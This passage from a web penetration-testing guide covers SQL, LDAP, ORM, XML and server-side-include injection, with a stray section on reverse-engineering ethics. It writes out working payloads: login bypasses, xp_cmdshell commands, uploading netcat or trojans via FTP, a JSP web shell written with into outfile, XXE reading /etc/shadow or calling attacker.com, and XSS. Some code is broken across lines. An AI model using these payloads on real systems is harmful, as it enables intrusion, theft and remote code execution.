2. [CURRENT_USER()]: the internal user is executing the query.

There is some difference between 1 and 2.

The main one is that an anonymous user could connect (if allowed) with any name, but the MySQL internal user is an empty name ('').

Another difference is that a stored procedure or a stored function are executed as the creator user, if not declared elsewhere. This could be known by using CURRENT_USER.

In band injection:

1 AND 1=0 UNION SELECT USER()

Inferential injection:

1 AND USER() like 'root%'

Result Expected:

A string like this: user@hostname

Database name in use

There is the native function DATABASE()

In band injection:

1 AND 1=0 UNION SELECT DATABASE()

Inferential injection:

1 AND DATABASE() like 'db%'

Result Expected:

A string like this: dbname

Attack vectors

Write in a File

If connected user has FILE privileges _and_ single quotes are not escaped, it could be used the 'into outfile' clause to export query results in a file.

```
Select * from table into outfile '/tmp/file'
```

N.B. there are no ways to bypass single quotes surrounding the filename. So if there's some sanitization on single quotes like escape (\') there will be no way to use the 'into outfile' clause.

This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to write a file which could be executed inside the web server directory.

Example:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//'
LINES TERMINATED BY '\n<%jsp code here%>';
```

Result Expected:

Results are stored in a file with rw-rw-rw privileges owned by MySQL user and group.

Where /var/www/root/test.jsp will contain:

```
//field
values//
<%jsp
code
```

here%>

Read from a File

Load_file is a native function that can read a file when allowed by filesystem permissions.

If a connected user has FILE privileges, it could be used to get the files' content.

Single quotes escape sanitization can by bypassed by using previously described techniques.

load_file('filename')

Result Expected:

The whole file will be available for exporting by using standard techniques.

Standard SQL Injection Attack

In a standard SQL injection, you can have results displayed directly in a page as normal output or as a MySQL error. By using already mentioned SQL Injection attacks, and the already described MySQL features, direct SQL injection could be easily accomplished at a level depth depending primarily on the MySQL version the pentester is facing.

A good attack is to know the results by forcing a function/procedure or the server itself to throw an error. A list of errors thrown by MySQL and in particular native functions could be found on [MySQL Manual].

Out of band SQL Injection

Out of band injection could be accomplished by using the 'into outfile' clause.

Blind SQL Injection

For blind SQL injection there is a set of useful function natively provided by MySQL server.

- String Length:

LENGTH(str)

- Extract a substring from a given string:

SUBSTRING(string, offset, #chars_returned)

- Time based Blind Injection: BENCHMARK and SLEEP

BENCHMARK(#ofcicles,action_to_be_performed)

Benchmark function could be used to perform timing attacks when blind injection by boolean values does not yield any results.

SQL Server

SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database.

As explained in SQL injection, a SQL-injection exploit requires two things: an entry point and an exploit to enter. Any user-controlled parameter that gets processed by the application might be hiding a vulnerability. This includes:

- Application parameters in query strings (e.g., GET requests)
- Application parameters included as part of the body of a POST request
- Browser-related information (e.g., user-agent, referrer)
- Host-related information (e.g., host name, IP)
- Session-related information (e.g., user ID, cookies)

Microsoft SQL server has a few unique characteristics, so that some exploits need to be specially customized for this application.

SQL Server Characteristics

To begin, let's see some SQL Server operators and commands/stored procedures that are useful in a SQL Injection test:

- comment operator: -- (useful for forcing the query to ignore the remaining portion of the original query; this won't be necessary in every case)

- query separator: ; (semicolon)
- Useful stored procedures include:
    - o [xp_cmdshell] executes any command shell in the server with the same permissions that it is currently running. By default, only sysadmin is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again using sp_configure)
    - o xp_regread reads an arbitrary value from the Registry (undocumented extended procedure)
    - o xp_regwrite writes an arbitrary value into the Registry (undocumented extended procedure)
    - o [sp_makewebtask] Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text. It requires sysadmin privileges.
    - o [xp_sendmail] Sends an e-mail message, which may include a query result set attachment, to the specified recipients. This extended stored procedure uses SQL Mail to send the message.

Let's see now some examples of specific SQL Server attacks that use the aforementioned functions. Most of these examples will use the exec function.

Below we show how to execute a shell command that writes the output of the command dir c:\inetpub in a browseable file, assuming that the web server and the DB server reside on the same host. The following syntax uses xp_cmdshell:

```
 exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Alternatively, we can use sp_makewebtask:

```
  exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from
  master.dbo.sysobjects'--
```

A successful execution will create a file that can be browsed by the pen tester. Keep in mind that sp_makewebtask is deprecated, and, even if it works in all SQL Server versions up to 2005, it might be removed in the future.

In addition, SQL Server built-in functions and environment variables are very handy. The following uses the function db_name() to trigger an error that will return the name of the database:

```
/controlboard.asp?
boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Notice the use of [convert]:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

CONVERT will try to convert the result of db_name (a string) into an integer variable, triggering an error, which, if displayed by the vulnerable application, will contain the name of the DB.

The following example uses the environment variable @@version , combined with a "union select"-style injection, in order to find the version of the SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-
06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```

And here's the same attack, but using again the conversion trick:

/controlboard.asp?
boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)

Information gathering is useful for exploiting software vulnerabilities at the SQL Server, through the exploitation of an SQL-injection attack or direct access to the SQL listener.

In the following, we show several examples that exploit SQL injection vulnerabilities through different entry points.

Example 1: Testing for SQL Injection in a GET request.

The most simple (and sometimes most rewarding) case would be that of a login page requesting an user name and password for user login. You can try entering the following string "' or '1'='1" (without double quotes):

https://vulnerable.web.app/login.asp?
Username='%20or%20'1'='1&Password='%20or%20'1'='1

If the application is using Dynamic SQL queries, and the string gets appended to the user credentials validation query, this may result in a successful login to the application.

Example 2: Testing for SQL Injection in a GET request

In order to learn how many columns exist:

https://vulnerable.web.app/list_report.aspx?
number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--

Example 3: Testing in a POST request

SQL Injection, HTTP POST Content:
email=%27&whichSubmit=submit&submit.x=0&submit.y=0

A complete post example:

```
POST
https://vulnerable.web.app/forgotpass.asp
HTTP/1.1
Host:
vulnerable.web.app

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.8.0.7) Gecko/20060909 Firefox/1.5.0.7 Paros/3.2.13

Accept:

text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8

;q=0.5

Accept-
Language:
en-
us,en;q=0.5
Accept-
Charset:
ISO-
8859-
1,utf-
8;q=0.7,*;q=0.7
Keep-
Alive:
300

Proxy-Connection: keep-alive

Referer:
http://vulnerable.web.app/forgotpass.asp
Content-
```

```
Type:
application/x-
www-
form-
urlencoded
Content-
Length:
50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

The error message obtained when a ' (single quote) character is entered at the email field is:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string '.

/forgotpass.asp, line 15
```

Example 4: Yet another (useful) GET example

Obtaining the application's source code

```
a' ; master.dbo.xp_cmdshell '
copy
c:\inetpub\wwwroot\login.aspx
c:\inetpub\wwwroot\login.txt';-
-
```

Example 5: custom xp_cmdshell

- If xp_cmdshell has been disabled with sp_dropextendedproc, we can simply inject the following code: sp_addextendedproc 'xp_cmdshell','xp_log70.dll'

• If the previous code does not work, it means that the xp_log70.dll has been moved or deleted. In this case we need to inject the following code:

```
CREATE PROCEDURE
xp_cmdshell(@cmd
varchar(255), @Wait int = 0)
AS DECLARE @result int,
@OLEResult int,
@RunResult int

 DECLARE @ShellID int

 EXECUTE @OLEResult
 = sp_OACreate
 'WScript.Shell',
 @ShellID OUT IF
 @OLEResult <> 0
 SELECT @result =
 @OLEResult

 IF @OLEResult <> 0 RAISERROR
 ('CreateObject %0X', 14, 1,
 @OLEResult) EXECUTE
 @OLEResult = sp_OAMethod
 @ShellID, 'Run', Null, @cmd, 0,
 @Wait IF @OLEResult <> 0 SELECT
 @result = @OLEResult

 IF @OLEResult <>
 0 RAISERROR
 ('Run %0X', 14, 1,
 @OLEResult)
```

```
                EXECUTE
                @OLEResult        =
                sp_OADestroy
                @ShellID

                return @result
```

This code, written by Antonin Foller (see links at the bottom of the page), creates a new xp_cmdshell using sp_oacreate, sp_method and sp_destroy (as long as they haven't been disabled too, of course). Before using it, we need to delete the first xp_cmdshell we created (even if it was not working), otherwise the two declarations will collide.

On SQL Server 2005, xp_cmdshell can be enabled by injecting the following code instead:

```
master..sp_configure
'show
advanced
options',1
reconfigure

master..sp_configure
'xp_cmdshell',1
reconfigure
```

Example 6: Referer / User-Agent

The REFERER header set to:

Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--

Allows the execution of arbitrary SQL Code. The same happens with the User-Agent header set to:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

Example 7: SQL Server as a port scanner

In SQL Server, one of the most useful (at least for the penetration tester) commands is OPENROWSET, which is used to run a query on another DB Server and retrieve the results. The penetration tester can use this command to scan ports of other machines in the target network, injecting the following query:

```
select * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;A
t 1')--
```

This query will attempt a connection to the address x.y.w.z on port p. If the port is closed, the following message will be returned:

```
SQL Server does not exist or access denied
```

On the other hand, if the port is open, one of the following errors will be returned:

```
General network error. Check your network documentation
```

```
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.
```

Of course, the error message is not always available. If that is the case, we can use the response time to understand what is going on: with a closed port, the timeout (5 seconds in this example) will be consumed, whereas an open port will return the result right away.

Keep in mind that OPENROWSET is enabled by default in SQL Server 2000 but disabled in SQL Server 2005.

Example 8: Upload of executables

Once we can use xp_cmdshell (either the native one or a custom one), we can easily upload executables on the target DB Server. A very common choice is netcat.exe, but any trojan will be useful here. If the target is allowed to start FTP connections to the tester's machine, all that is needed is to inject the following queries:

```
exec master..xp_cmdshell 'echo open
ftp.tester.org > ftpscript.txt';-- exec
master..xp_cmdshell 'echo USER >>
ftpscript.txt';--

exec
master..xp_cmdshell
'echo PASS >>
ftpscript.txt';--
exec
master..xp_cmdshell
'echo bin >>
ftpscript.txt';--

exec master..xp_cmdshell
'echo get nc.exe >>
ftpscript.txt';-- exec
master..xp_cmdshell
'echo quit >>
ftpscript.txt';--

exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

At this point, nc.exe will be uploaded and available.

If FTP is not allowed by the firewall, we have a workaround that exploits the Windows debugger, debug.exe, that is installed by default in all Windows machines. Debug.exe is scriptable and is able to create an executable by executing an appropriate script file. What we need to do is to convert the executable into a debug script (which is a 100% ASCII file), upload it line by line and finally call debug.exe on it. There are several tools that create such debug files (e.g.: makescr.exe by Ollie Whitehouse and dbgtool.exe by toolcrypt.org). The queries to inject will therefore be the following:

```
exec master..xp_cmdshell 'echo [debug script line #1 of
n] > debugscript.txt';-- exec master..xp_cmdshell 'echo
[debug script line #2 of n] >> debugscript.txt';--

....

exec master..xp_cmdshell 'echo [debug script line #n of n]
>> debugscript.txt';-- exec master..xp_cmdshell
'debug.exe < debugscript.txt';--
```

At this point, our executable is available on the target machine, ready to be executed.

There are tools that automate this process, most notably Bobcat, which runs on Windows, and Sqlninja, which runs on Unix (See the tools at the bottom of this page).

Obtain information when it is not displayed (Out of band)

Not all is lost when the web application does not return any information -- such as descriptive error messages (cf. Blind SQL Injection). For example, it might happen that one has access to the source code (e.g., because the web application is based on an open source software). Then, the pen tester can exploit all the SQL injection vulnerabilities discovered offline in the web application. Although an IPS might stop some of these attacks, the best way would be to proceed as follows: develop and test the attacks in a testbed created for that purpose, and then execute these attacks against the web application being tested.

Other options for out of band attacks are described in Sample 4 above.

Blind SQL injection attacks

Trial and error

Alternatively, one may play lucky. That is the attacker may assume that there is a blind or out-of-band SQL injection vulnerability in a web application. He will then select an attack vector (e.g., a web entry), use fuzz vectors ([[1]]) against this channel and watch the response. For example, if the web application is looking for a book using a query

```
select * from books where title=text entered by the user
```

then the penetration tester might enter the text: 'Bomba' OR 1=1- and if data is not properly validated, the query will go through and return the whole list of books. This is evidence that there is a SQL injection vulnerability. The penetration tester might later play with the queries in order to assess the criticality of this vulnerability.

Ifmore than one error message is displayed

On the other hand, if no prior information is available, there is still a possibility of attacking by exploiting any covert channel. It might happen that descriptive error messages are stopped, yet the error messages give some information. For example:

- In some cases the web application (actually the web server) might return the traditional 500: Internal Server Error, say when the application returns an exception that might be generated, for instance, by a query with unclosed quotes.

- While in other cases the server will return a 200 OK message, but the web application will return some error message inserted by the developers Internal server error or bad data.

This one bit of information might be enough to understand how

the dynamic SQL query is constructed by the web application
and tune up an exploit.

Another out-of-band method is to output the results through HTTP browseable files.

Timing attacks

There is one more possibility for making a blind SQL injection attack when there is not visible feedback from the application: by measuring the time that the web application takes to answer a request. An attack of this sort is described by Anley in ([2]) from where we take the next examples. A typical approach uses the waitfor delay command: let's say that the attacker wants to check if the 'pubs' sample database exists, he will simply inject the following command:

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

Depending on the time that the query takes to return, we will know the answer. In fact, what we have here is two things: a SQL injection vulnerability and a covert channel that allows the penetration tester to get one bit of information for each query. Hence, using several queries (as many queries as the bits in the required information) the pen tester can get any data that is in the database. Look at the following query

```
declare
@s
varchar(8000)
declare
@i
int

select
@s
```

=
db_name()
select
@i
=
[some
value]

if (select len(@s)) < @i waitfor delay '0:0:5'

Measuring the response time and using different values for @i, we can deduce the length of the name of the current database, and then start to extract the name itself with the following query:

if (ascii(substring(@s, @byte, 1)) & (power(2, @bit))) > 0 waitfor delay '0:0:5'

This query will wait for 5 seconds if bit '@bit' of byte '@byte' of the name of the current database is 1, and will return at once if it is 0. Nesting two cycles (one for @byte and one for @bit) we will we able to extract the whole piece of information.

However, it might happen that the command waitfor is not available (e.g., because it is filtered by an IPS/web application firewall). This doesn't mean that blind SQL injection attacks cannot be done, as the pen tester should only come up with any time consuming operation that is not filtered. For example

declare
@i
int
select
@i
=
0
while
@i

<
0xaffff
begin
select
@i
=
@i
+
1

end

Checking for version and vulnerabilities

The same timing approach can be used also to understand which version of SQL Server we are dealing with. Of course we will leverage the built-in @@version variable. Consider the following query:

select @@version

On SQL Server 2005, it will return something like the following:

Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 <snip>

The '2005' part of the string spans from the 22nd to the 25th character. Therefore, one query to inject can be the following:

if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'

Such query will wait 5 seconds if the 25th character of the @@version variable is '5', showing us that we are dealing with a SQL Server 2005. If the query returns immediately, we are probably dealing with SQL Server 2000, and another similar query will help to clear all doubts.

Example 9: brute force of sysadmin password

To brute force the sysadmin password, we can leverage the fact that OPENROWSET needs proper credentials to successfully perform the connection and that such a connection can be also "looped" to the local DB Server. Combining these features with an inferenced injection based on response timing, we can inject the following code:
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay ''0:0:5'' ')

What we do here is to attempt a connection to the local database (specified by the empty field after 'SQLOLEDB') using "sa" and "<pwd>" as credentials. If the password is correct and the connection is successful, the query is executed, making the

DB wait for 5 seconds (and also returning a value, since OPENROWSET expects at least one column). Fetching the candidate passwords from a wordlist and measuring the time needed for each connection, we can attempt to guess the correct password. In "Data-mining with SQL Injection and Inference", David Litchfield pushes this technique even further, by injecting a piece of code in order to brute force the sysadmin password using the CPU resources of the DB Server itself. Once we have the sysadmin password, we have two choices:

- Inject all following queries using OPENROWSET, in order to use sysadmin privileges

- Add our current user to the sysadmin group using sp_addsrvrolemember. The current user name can be extracted using inferenced injection against the variable system_user.

Legal Cases And Ethical Issues Involving Reverse Engineering

New court cases reveal that reverse engineering practices which are used to achieve interoperability with an independently created computer program, are legal and ethical. In December, 2002, Lexmark filed suit against SCC, accusing it of violating copyright law as well as the DMCA. SCC reverse engineered the code contained in Lexmark printer cartridge so that it could manufacture compatible Cartridges. According to Computerworld , Lexmark"alleged that SCC's Smartek chips include Lexmark software that is protected by copyright. The software handles communication between Lexmark printers and toner cartridges; without it, refurbished toner cartridges won't work with Lexmark's printers." The court ruled that "copyright law shouldn't be used to inhibit interoperability between one vendor's products and those of its rivals. In a ruling from the U.S. Copyright Office in October 2003, the Copyright Office said "the DMCA doesn't block software develpers from using reverse engineering to access digitally protected copyright material if they do so to achieve interoperability with an independently created computer program."

Is Reverse Engineering Unethical?

This issue is largely debated and does not seem to have a clear cut answer. The number one argument against reverse engineering is that of intellectual property. If an individual or an organization produces a product or idea, is it ok for others to "disassemble" the product in order to discover the inner workings? Lexmark does not think so. Since Lexmark and companies like them spend time and money to develop products, they find it unethical that others can reverse engineer their products. There are also products like Bit Keeper that have been hurt by reverse engineering practices. Why should companies and individuals spend major resources to gather intellectual property that may be reversed engineered by competitors at a fraction of the cost?

There are also benefits to reverse engineering. Reverse engineering might be used as a way to allow products to interoperate. Also reverse engineering can be used as a check so that computer software isn't performing harmful, unethical, or illegal activities.

Attacking Network Protocols

Attacking LDAP

LDAP is stands for Lightweight Directory Access Protocol. It stores information about users, hosts and many other objects. LDAP Injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified or inserted.

This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

Intelligent Injection

An LDAP injection attack requires a more intelligent modus operanti to breach the network than spurious code.

A web application could use LDAP in order to let a user to login with his own credentials or search other users' information inside a corporate structure.

The primary concept of LDAP Injection is that in occurrence of an LDAP query during execution flow, it is possible to fool a vulnerable web application by using LDAP Search Filter metadata.

This means that a coding on a search filter similar to this:

```
find("cn=Tom & userPassword=mypass")
```

will result in:

```
find("(&(cn=Tom)(userPassword=mypass))")
```

The extend of success for the attacker as a result of this approach is thus:

- Access to unauthorized content
- The credentials to bypass application restrictions
- Harvest unauthorized information
- Achieve access to Add or modify Objects inside LDAP tree node structure.

LDAP Breach Code Examples

Search Parameters

The scenario is we have a web app using a search parameter like the following one:

searchfilter="(cn="+user+")"

which is initiated by an HTTP request like this:

http://www.example.com/ldapsearch?user=Tom

If the 'Tom" value is replaced with a '*', by sending the request:

http://www.example.com/ldapsearch?user=*

the filter will look like:

searchfilter="(cn=*)"

which means every object with a 'cn' attribute equals to anything.

If the application is vulnerable to a LDAP injection, depending on LDAP connected user permissions and application execution flow, it will display some or all of users' attributes and permissions.

A penetration tester could use a trial and error approach by inserting '(', '|', '&', '*' and the other characters in order to check the application for errors.

Log On Credentials

If a web app uses a vulnerable login page script with an LDAP query for user credentials, it is possible to circumvent/bypass the check for user/password presence by injecting an always true LDAP query (in a similar way to SQL and XPATH injection).

Let's suppose a web app uses a filter to match LDAP user/password pair.

```
searchlogin= "(&(uid="+user+")(userPassword=
{MD5}"+base64(pack("H*",md5(pass)))+"))";
```

By using the following values:

```
user=*)(uid=*))(|(uid=*

  pass=password
```

the search results in:

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword=
{MD5}X03MO1qnZdYdgyfeuILPmQ==))";
```

This is always true. This way the penetration tester will gain logged-in status as a super user in LDAP tree.

Object Relational Mapping (ORM) Tool Vulnerabilities

ORM tools are useful expedite object-oriented development code within the data access layer of the OSI model in software applications, including web applications. The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardized code templates for these objects, and usually a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if they are developed to not block unsanitized input parameters. In other words if these functions are not used and the developer uses custom functions that accept user input, it may be possible to execute a SQL injection attack.

If a tester has access to the source code for a web application, or can discover vulnerabilities of an ORM tool and test web applications that use this tool, there is a higher probability of successfully attacking the application. Patterns to look for in code include:

Input parameters concatenated with SQL strings;

```
Orders.find_all "customer_id = 123 AND order_date = '#
{@params['order_date']}'"
```

Sending "' OR 1--" in the form where order date can be entered can yield positive results.

ORM tools include Hibernate for Java, NHibernate for .NET, ActiveRecord for Ruby on Rails and EZPDO for PHP.

XML Attacks

These attacks entail trying to inject an XML doc to an application. For example:

There is a web application using an XML style communication in order to perform user registration. This is done by creating and adding a new <user> node on an xmlDb file. Let's suppose xmlDB file is like the following:

```
<?
xml
version="1.0"
encoding="ISO-
8859-
1"?
>
<users>

        <user>

                <username>gandalf</username>

                <password>!c3</password>

                <userid>0<userid/>

                <mail>gandalf@middleearth.com</mail>

        </user>

        <user>

                <username>Stefan0</username>
                <password>w1s3c</password>

                <userid>500<userid/>

                <mail>Stefan0@whysec.hmm</mail>

        </user>

</users>
```

When a user registers by filling an HTML form, the application will receive the user's data in a standard request, which for simplicity is sent as a GET request.

For example the following input values:

Username: tony

Password: Un6R34kb!e

E-mail: s4tan@hell.com

Will produce the request:

http://www.example.com/addUser.php?
username=tony&password=Un6R34kb!e&email=s4tan@hell.com

to the application, which, afterwards, will build the following node:

```
<user>
        <username>tony</username>

        <password>Un6R34kb!e</password>

        <userid>500<userid/>
```

```
                <mail>s4tan@hell.com</mail>

</user>
```

This is added to the xmlDB:

```
<?
xml
version="1.0"
encoding="ISO-
8859-
1"?
>
<users>

                <user>

                                <username>gandalf</username>

                                <password>!c3</password>

                                <userid>0<userid/>

                                <mail>gandalf@middleearth.com</mail>

                </user>

                <user>

                                <username>Stefan0</username>

                                <password>w1s3c</password>

                                <userid>500<userid/>

                                <mail>Stefan0@whysec.hmm</mail>
```

```
        </user>

        <user>
                <username>tony</username>
                <password>Un6R34kb!e</password>

                <userid>500<userid/>

                <mail>s4tan@hell.com</mail>

        </user>

</users>
```

Discovery

The first step in testing an application for the presence of a XML Injection vulnerability, consists of trying to insert XML metacharacters.

A list of XML metacharacters is:

Single quote: ' - When not sanitized, this character could throw an exception during XMLparsing if the injected value is going to be part of an attribute value in a tag. As an example, let's suppose there is the following attribute:

```
<node attrib='$eighteen value'/>
```

So, if:

eigen value = foo'

is instantiated and then is inserted into a attrib value such as:

```
<node attrib='foo''/>
```

The XML document will be no more well formed.

Double quote: " - this character has the same means of double quotes and it could be used if the attribute value is enclosed by double quotes.

```
<node attrib="$eigen value"/>
```

So if:

```
$eigen value = foo"
```

the substitution will be:

```
<node attrib="foo""/>
```

and the XML document will be no more valid.

Angular parenthesis:

> and < - By adding

an open or closed

angular parenthesis in

a user input like the

following:

```
Username = foo<
```

the application will build a new node:

```
<user>
        <username>foo<</username>
```

```
            <password>Un6R34kb!e</password>
            <userid>500</userid>

            <mail>s4tan@hell.com</mail>

</user>
```

but the presence of an open '<' will deny the validation of XML data.

Comment tag: <!--/--> - This sequence of characters is interpreted as the beginning/ end of a comment. So by injecting one of them in Username parameter:

Username = foo<!--

the application will build a node like the following:

```
    <user>
    <username>foo<!-
    -
    </username>

        <password>Un6R34kb!e</password>

        <userid>500</userid>

        <mail>s4tan@hell.com</mail>

</user>
```

which won't be a valid XML sequence.

Ampersand: & - The ampersand is used in XML syntax to represent XML Entities.

that is, by using an arbitrary entity like '&symbol;' it is possible

to map it with a character or a string which will be considered
as non-XML text.

For example:

```
<tagnode>&lt;</tagnode>
```

is well formed and valid, and represents the '<' ASCII character.

If '&' is not encoded itself with &amp; it could be used to test XML injection.

In fact, if an input like the following is provided:

```
Username = &foo
```

a new node will be created:

```
<user>

<username>&foo</username>

<password>Un6R34kb!e</password>

<userid>500</userid>

<mail>s4tan@hell.com</mail>

</user>
```

but as &foo doesn't has a final ';' and moreover the &foo; entity is defined nowhere, the XML is not valid.

CDATA begin/end tags: <![CDATA[/]]> - When CDATA tag is used, every character enclosed by it is not parsed by the XML parser.

Often this is used when there are metacharacters inside a text node which are to be considered as text values.

For example if there is the need to represent the string '<foo>' inside a text node it could be used CDATA in the following way:

```
<node>

        <![CDATA[<foo>]]>

</node>
```

so that '<foo>' won't be parsed and will be considered as a text value.

If a node is built in the following way:

```
<username><![CDATA[<$userName]]></username>
```

the tester could try to inject the end CDATA sequence ']]>' in order to try to invalidate XML.

```
userName = ]]>
```

this will become:

```
<username><![CDATA[]]>]]></username>
```

which is not a valid XML representation.

External Entity

Another test is related to CDATA tag. When the XML document is parsed, the CDATA value will be eliminated, so it is possible to add a script if the tag contents will be shown in the HTML page. Suppose there is a node containing text that will be displayed at the user. If this text could be modified, as the following:

```
  <html>
  $HTMLCode
  </html>
```

it is possible to avoid the input filter by inserting HTML text that uses CDATA tag. For example inserting the following value:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<!
[CDATA[<]]>/script<![CDATA[>]]>
```

we will obtain the following node:

```
<html>

     <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<!
     [CDATA[>]]>


</html>
```

that in analysis phase will eliminate the CDATA tag and will insert the following value in the HTML:

```
<script>alert('XSS')</script>
```

In this case the application will be exposed to an XSS vulnerability. So we can insert some code inside the CDATA tag to avoid the input validation filter.

Entity: It's possible to define an entity using the DTD. Entity-name as &. is an example of entity. It's possible to specify a URL as an entity: in this way you create a possible vulnerability by XML External Entity (XEE). So, the last test to try is formed by the following strings:

```
 <?
 xml
 version="1.0"
 encoding="ISO-
 8859-
```

```
1"?
>
<!DOCTYPE
foo
[

   <!ELEMENT foo ANY >

   <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (Linux system), because we are trying to create an entity with an infinite number of chars. Other tests are the following:

```
<?
xml
version="1.0"
encoding="ISO-
8859-
1"?
>
<!DOCTYPE
foo
[

    <!ELEMENT foo ANY >

    <!ENTITY xxe SYSTEM "file:///etc/password" >]><foo>&xxe;</foo>

<?
xml
version="1.0"
encoding="ISO-
8859-
1"?
>
```

```
<!DOCTYPE
foo
[

    <!ELEMENT foo ANY >

    <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?
xml
version="1.0"
encoding="ISO-
8859-
1"?
>
<!DOCTYPE
foo
[

    <!ELEMENT foo ANY >

    <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?
xml
version="1.0"
encoding="ISO-
8859-
1"?
>
<!DOCTYPE
foo
[

    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]>
    <foo>&xxe;</foo>
```

The goal of these tests is to obtain information about the structure of the XML database. If we analyze these errors, we can find a lot of useful information in relation to the adopted technology.

Tag Injection

Once the first step is accomplished, the tester will have some information about XML structure, so it is possible to try to inject XML data and tags.

Considering the previous example, by inserting the following values:

Username: tony

Password: Un6R34kb!e

E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com

the application will build a new node and append it to the XML database:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<users>

        <user>

                <username>gandalf</username>

                <password>!c3</password>

                <userid>0</userid>

                <mail>gandalf@middleearth.com</mail>

        </user>
        <user>

                <username>Stefan0</username>

                <password>w1s3c</password>

                <userid>500</userid>

                <mail>Stefan0@whysec.hmm</mail>

        </user>
        <user>
                <username>tony</username>

                <password>Un6R34kb!e</password>

                <userid>500</userid>

                <mail>s4tan@hell.com</mail><userid>0</userid>
                <mail>s4tan@hell.com</mail>

        </user>

</users>
```

The resulting XML file will be well formed, and it is likely that the userid tag will be considered with the latter value (0 = admin id). The only shortcoming is that userid tag exists two times in the last user node, and often an XML file is associated with a schema or a DTD. Let's suppose now that XML structure has the following DTD:

```
<!DOCTYPE users [

          <!ELEMENT users (user+) >

          <!ELEMENT
```

```
                    user
                    (username,password,userid,mail+)
                    >
                    <!ELEMENT
                    username
                    (#PCDATA)
                    >

                    <!ELEMENT
                    password
                    (#PCDATA)
                    >
                    <!ELEMENT
                    userid
                    (#PCDATA)
                    >
                    <!ELEMENT
                    mail
                    (#PCDATA)
                    >

]>
```

Note that the userid node is defined with cardinality 1 (userid).

So if this occurs, any simple attack won't be accomplished when XML is validated against the specified DTD.

If the tester can control some values for nodes enclosing the userid tag (like in this example), by injection a comment start/end sequence like the following:

Username: tony

Password: Un6R34kb!e</password><userid>0</userid>
<mail>s4tan@hell.com

The XML database file will be :

```
<?
xml
version="1.0"
encoding="ISO-
8859-
1"?
>
<users>

        <user>

                <username>gandalf</username>

                <password>!c3</password>

                <userid>0</userid>

                <mail>gandalf@middleearth.com</mail>

        </user>

        <user>

                <username>Stefan0</username>
                <password>w1s3c</password>

                <userid>500</userid>

                <mail>Stefan0@whysec.hmm</mail>

        </user>
        <user>

                <username>tony</username>
                <password>Un6R34kb!e</password>
                <!--
                </password>
                <userid>500</userid>
                <mail>-->
                <userid>0</userid>
                <mail>s4tan@hell.com</mail>

        </user>

</users>
```

This way, the original userid tag will be commented out and the one injected will be parsed in compliance to DTD rules. The result is that user 'tony' will be logged with userid=0 (which could be an administrator uid)

Server Side Vulnerabilities

Vulnerabilities occur where Web servers give to the developer the possibility of adding small pieces of dynamic code inside static HTML pages, without having to play with full-fledged server-side or client-side languages. This feature is adopted by the Server-Side Includes (SSI), a very simple extension that can enable an attacker to inject code into HTML pages, or even perform remote code execution.

Server-Side Includes are directives that the web server parses before serving the page to the user. They represent an alternative to writing CGI program or embedding code using server-side scripting languages, when there's only need to perform very simple tasks. Common SSI implementations provide commands to include external files, to set and print web server CGI environment variables, and to execute external CGI scripts or system commands.

Putting an SSI directive into a static HTML document is as easy as writing a piece of code like the following:

<!-

-

#echo

var="DATE_LOCAL"

-

-

> to

print

out

the

current

time.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

to include the output of a CGI script.

```
<!--#include virtual="/footer.html" -->
```

to include the content of a file.

```
<!--#exec cmd="ls" -->
```

to include the output of a system command.

Then, if the web server's SSI support is enabled, the server will parse these directives, both in the body or inside the headers. In the default configuration, usually, most web servers don't allow the use of the exec directive to execute system commands.

